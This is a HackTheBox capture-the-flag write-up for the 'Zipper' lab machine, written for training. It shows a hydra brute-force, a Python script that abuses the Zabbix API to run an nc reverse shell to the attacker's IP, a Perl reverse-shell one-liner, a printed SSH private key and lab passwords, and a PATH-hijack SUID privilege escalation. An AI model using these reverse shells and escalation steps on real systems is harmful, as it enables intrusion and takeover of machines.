HackTheBox | Zipper Write-up

October 23, 2018

Author: Jane Wilde (wilde)

Severity Level	**Critical**
Access level	**Method**
User	Brute-force the Zabbix webportal, or Find a potential username on the Guest dashboard Run a reverse shell through the Zabbix API Get a better foothold by using a double reverse shell. Enumerate the /home folder and find potential, unsafely stored credentials.
Root	SUID executable Insert custom path to modified executable in PATH Run custom executable through SUID executable.

Recap

The Zipper machine challenges you to get a more stable shell since it uses a proxy service to connect to various machine, of which one is a machine of interest. Initially, it was hard to find the right machine. Once there was a steady foothold on the right machine, getting user and root access was straightforward. Both methods of getting access are recurring themes in the **Hack the Box** machines: unsafe, lazely stored user credentials and exploiting an SUID executable. Nonetheless, it was very educational to go through the whole process.

Service Enumeration

nmap

```
nmap -sC -sV -oA nmap/zipper 10.10.10.108
```

```
Nmap scan report for 10.10.10.108
Host is up (0.034s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 59:20:a3:a0:98:f2:a7:14:1e:08:e0:9b:81:72:99:0e (RSA)
|   256 aa:fe:25:f8:21:24:7c:fc:b5:4b:5f:05:24:69:4c:76 (ECDSA)
|_  256 89:28:37:e2:b6:cc:d5:80:38:1f:b2:6a:3a:c3:a1:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Oct 21 11:57:58 2018 -- 1 IP address (1 host up) scanned in
15.83 seconds
```

Port 80 is open, firing up `gobuster` to scan directories.

gobuster


```
gobuster -u http://10.10.10.108 -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -o gobuster.txt
```

```


=====================================================
Gobuster v2.0.0              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.108/
[+] Threads      : 10
```

```
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2018/10/21 11:58:56 Starting gobuster
=====================================================
[...]
/zabbix (Status: 301)
```

Retrieved a `/zabbix` directory, which shows:



Gaining access to Zabbix

After some enumeration, a potential username could be `zapper`. Simultanuously running `hydra` and a custom wordlist of `zapper` variations, we get a non-GUI access message. This means the right credentials are given, but the user is only allowed API access.

```
hydra -l zapper -P /root/infosec-toolbox/SecLists/Passwords/probable-v2-
top12000.txt 10.10.10.108 http-post-form
"/zabbix/index.php/:name=^USER^&password=^PASS^&autologin=1&enter=Sign+in:Logi
n name or password is incorrect."
```

Username: `zapper`

Password: `zapper`

`GUI access disabled`

With the following crafted Python script, we can get a login token, iterate through the hosts and create and execute scripts on them. The `Admin` credentials were obtained by first using the `zapper`, `zapper` credentials, getting a reverse shell, followed by forwarding `cat` on the `zabbix` configuration file:

```
<?php
// Zabbix GUI configuration file.
global $DB;

$DB['TYPE']     = 'MYSQL';
$DB['SERVER']   = 'localhost';
$DB['PORT']     = '0';
$DB['DATABASE'] = 'zabbixdb';
$DB['USER']     = 'zabbix';
$DB['PASSWORD'] = 'f.YMeMd$pTbpY3-449';

// Schema name. Used for IBM DB2 and PostgreSQL.
$DB['SCHEMA'] = '';

$ZBX_SERVER      = 'localhost';
$ZBX_SERVER_PORT = '10051';
$ZBX_SERVER_NAME = 'Zabbix';

$IMAGE_FORMAT_DEFAULT = IMAGE_FORMAT_PNG;
?>
```

Reverse shell using a Python script

Using these credentials in the Python script:

`rce_zabbix.py`

```
import urllib.request
import json
import random

IP = '10.10.14.53'
PORT = 9005
HOST_ID = 10106
PAYLOAD = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc " + IP + " "
+ str(PORT) + " >/tmp/f &"
```

```
# PAYLOAD = "su zapper -p zapper && cat /home/zapper/user.txt"
# PAYLOAD = "hostname && ls -la /home/zapper && ls -la /backups"

class Zabbix():
    URL = 'http://10.10.10.108/zabbix/api_jsonrpc.php'
    login_json = {
        "jsonrpc": "2.0",
        "method": "user.login",
        "params": {
            "user": "Admin",
            "password": "f.YMeMd$pTbpY3-449"
        },
        "id": 1
    }



    def __init__(self):
        self.host_id = HOST_ID
        self.auth = self.make_request(self.login_json)['result']

        self.hosts = {
            "jsonrpc": "2.0",
                "method": "host.get",
                "params": {
                "output": [
                    "hostid",
                    "host"
                ],
                "selectInterfaces": [
                    "interfaceid",
                    "ip"
                ]
            },
            "auth": self.auth,
            "id": 1
        }
        res_hosts = self.make_request(self.hosts)
        print(res_hosts)


        self.payload = {
            "jsonrpc": "2.0",
            "method": "script.create",
```

```
            "params": {
                "name": "RevShell-" + str(random.randint(0,100)),
                "command": PAYLOAD,
                "host_access": 10000,
                "execute_on": 0,
                "confirmation": "Are you sure you would like to exploit the
server?"
            },
            "auth": self.auth,
            "id": 1
        }

        res = self.make_request(self.payload)
        self.script_id = res['result']['scriptids'][0]

        print("### RUNNING SCRIPT ###")
        self.run_script = {
            "jsonrpc": "2.0",
            "method": "script.execute",
            "params": {
                "scriptid": str(self.script_id),
                "hostid": int(self.host_id)
            },
            "auth": self.auth,
            "id": 1
        }
        res = self.make_request(self.run_script)
        print(res)

    def make_request(self, j):
        req = urllib.request.Request(self.URL)
        req.add_header('Content-Type', 'application/json; charset=utf-8')
        jsondata = json.dumps(j)
        jsondata = jsondata.encode('utf-8')
        req.add_header('Content-Length', len(jsondata))
        response = urllib.request.urlopen(req, jsondata)
        return json.loads(response.read())


if __name__ == '__main__':
    z = Zabbix()
```

With a simple `nc -lvp 9005`, we get a reverse shell in the `zipper` machine:

```
$ hostname
zipper
```

However, this shell has a short lifespan, there is some odd proxying going on through the **Zabbix** service.

Penetration

User access

Stabalizing the reverse shell

We can solve the unstable shell by starting another one, by quickly passing the following Perl reverse shell code:

```
perl -e 'use
Socket;$i="10.10.14.53";$p=9006;socket(S,PF_INET,SOCK_STREAM,getprotobyname("t
cp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -
i");};'
```

Obtaining TTY

We do not have a TTY yet. After failing to run `python` and some enumeration, there is a `python3` installation we can use:

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

We now have full access to `su`, `ssh`, and other commands.

Unsafely stored login credentials for User

Enumerating the home directory yields one user:

```
drwxr-xr-x  6 zapper zapper 4096 Sep  9 19:12 zapper
```

We use our previously obtained passwords on the `zapper` user, but this gives no results. After some more enumeration, there is a `backup.sh` file, 7zipping a directory with a provided password:

```
zapper@zipper:~$ cat utils/backup.sh
```

```
#!/bin/bash
#
# Quick script to backup all utilities in this folder to /backups
#
/usr/bin/7z a /backups/zapper_backup-$(/bin/date +%F).7z -pZippityDoDah
/home/zapper/utils/* &>/dev/null
echo $?
```

`ZippityDoDah` gives us access to the `zapper` user.

```
su zapper
Password: ZippityDoDah
```

There is also a private key stored in its usual directory:

```
zapper@zipper:~/.ssh$ cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAzU9krR2wCgTrEOJY+dqbPKlfgTDDlAeJo65Qfn+39Ep0zLpR
l3C9cWG9WwbBlBInQM9beD3HlwLvhm9kL5s55PIt/fZnyHjYYkmpVKBnAUnPYh67
GtTbPQUmU3Lukt5KV3nf18iZvQe0v/YKRA6Fx8+Gcs/dgYBmnV13DV8uSTqDA3T+
eBy7hzXoxW1sInXFgKizCEXbe83vPIUa12o0F5aZnfqM53MEMcQxliTiG2F5Gx9M
2dgERDs5ogKGBv4PkgMYDPzXRoHnktSaGVsdhYNSxjNbqE/PZFOYBq7wYIlv/QPi
eBTz7Qh0NNR1JCAvM9MuqGURGJJzwdaO4IJJWQIDAQABAoIBAQDIu7MnPzt60Ewz
+docj4vvx3nFCjRuauA71JaG18C3bIS+FfzoICZY0MMeWICzkPwn9ZTs/xpBn3Eo
84f0s8PrAI3PHDdkXiLSFksknp+XNt84g+tT1IF2K67JMDnqBsSQumwMwejuVLZ4
aMqot7o9Hb3KS0m68BtkCJn5zPGoTXizTuhA8Mm35TovXC+djYwgDsCPD9fHsajh
UKmIIhpmmCbHHKmMtSy+P9jk1RYbpJTBIi34GyLruXHhl8EehJuBpATZH34KBIKa
8QBB1nGO+J4lJKeZuW3vOI7+nK3RqRrdo+jCZ6B3mF9a037jacHxHZasaK3eYmgP
rTkd2quxAoGBAOat8gnWc8RPVHsrx5uO1bgVukwA4UOgRXAyDnzOrDCkcZ96aReV
UIq7XkWbjgt7VjJIIbaPeS6wmRRj2lSMBwf1DqZIHDyFlDbrGqZkcRv76/q15Tt0
oTn4x8SRZ8wdTeSeNRE3c5aFgz+r6cklNwKzMNuiUzcOoR8NSVOJPqJzAoGBAOPY
ks9+AJAjUTUCUF5KF4UTwl9NhBzGCHAiegagc5iAgqcCM7oZAfKBS3oD9lAwnRX+
zH84g+XuCVxJCJaE7iLeJLJ4vg6P43Wv+WJEnuGylvzquPzoAflYyl3rx0qwCSNe
8MyoGxzgSRrTFtYodXtXY5FTY3UrnRXLr+Q3TZYDAoGBALU/NO5/3mP/RMymYGac
OtYx1DfFdTkyY3y9B98OcAKkIlaA0rPh8O+gOnkMuPXSia5mOH79ieSigxSfRDur
7hZVeJY0EGOJPSRNY5obTzgCn65UXvFxOQCYtTWAXgLlf39Cw0VswVgiPTa4967A
m9F2Q8w+ZY3b48LHKLcHHfx7AoGATOqTxRAYSJBjna2GTA5fGkGtYFbevofr2U8K
Oqp324emk5Keu7gtfBxBypMD19ZRcVdu2ZPOkxRkfI77IzUE3yh24vj30BqrAtPB
MHdR24daiU8D2/zGjdJ3nnU19fSvYQ1v5ObrIDhm9XNFRk6qOlUp+6lW7fsnMHBu
lHBG9NkCgYEAhqEr2L1YpAW3ol8uz1tEgPdhAjsN4rY2xPAuSXGXXIRS6PCY8zDk
WaPGjnJjg9NfK2zYJqI2FN+8Yyfe62G87XcY7ph8kpe0d6HdVcMFE4IJ8iKCemNE
Yh/DOMIBUavqTcX/RVve0rEkS8pErQqYgHLHqcsRUGJlJ6FSyUPwjnQ=
-----END RSA PRIVATE KEY-----
```

And we can `cat` the flag:

> Milestone: user.txt flag: aa29e93f48c64f8586448b6f6e38fe33

Root access

Finding an SUID executable

Root access was pretty straightforward and a recurring theme on the **HackTheBox** machines: exploiting SUID executables. In a previous scan, we already found some files in the `utils` folder:

```
zapper@zipper:~$ ls -la utils/
```

```
total 20
drwxrwxr-x 2 zapper zapper 4096 Sep  8 13:27 .
drwxr-xr-x 6 zapper zapper 4096 Sep  9 19:12 ..
-rwxr-xr-x 1 zapper zapper  194 Sep  8 13:12 backup.sh
-rwsr-sr-x 1 root   root   7556 Sep  8 13:05 zabbix-service
```

Denote the -rw**s**r-sr-x in the permissions, acknowledging us that it can be executed with a privileged rights (root). Examining this binary yields:

```
zapper@zipper:~$ strings utils/zabbix-service
```

```
tdx
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
setuid
puts
stdin
printf
fgets
strcspn
system
__cxa_finalize
setgid
strcmp
__libc_start_main
__stack_chk_fail
GLIBC_2.1.3
GLIBC_2.4
GLIBC_2.0
```

```
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
Y[^]
UWVS
[^_]
start or stop?:
start
systemctl daemon-reload && systemctl start zabbix-agent
stop
systemctl stop zabbix-agent
[!] ERROR: Unrecognized Option
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
```

It uses ***systemctl*** *daemon-reload && systemctl start zabbix-agent*

PrivEsc using PATH environment variable

We can make a simple change to our PATH environment variable to create our own version of 'systemctl':

`nano /tmp/systemctl`

```
sh -c 'cat /root/root.txt'
```

We then make it executable, and insert /tmp as the first entry in our PATH.

```
chmod +x /tmp/systemctl
```

And then run our SUID executable, `zabbix-service` that will call our own version of `systemctl` first, in which we can run any command as `root`:

```
zapper@zipper:/tmp$ ../home/zapper/utils/zabbix-service
start or stop?: start
a7c743d35b8efbedfd9336492a8eab6e
```

> Milestone: root.txt flag: a7c743d35b8efbedfd9336492a8eab6e

Or for complete root access, simply replace our custom `systemctl` script with:

```
sh -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.53 9000
>/tmp/f'
```

Or, if you use `msfvenom`, your own crafted `shell.elf` to get a more permanent hold for a post-exploitation phase.

On our own machine:

```
nc -lvp 9000
```

```
Connection from 10.10.10.108:43540
# whoami
root
```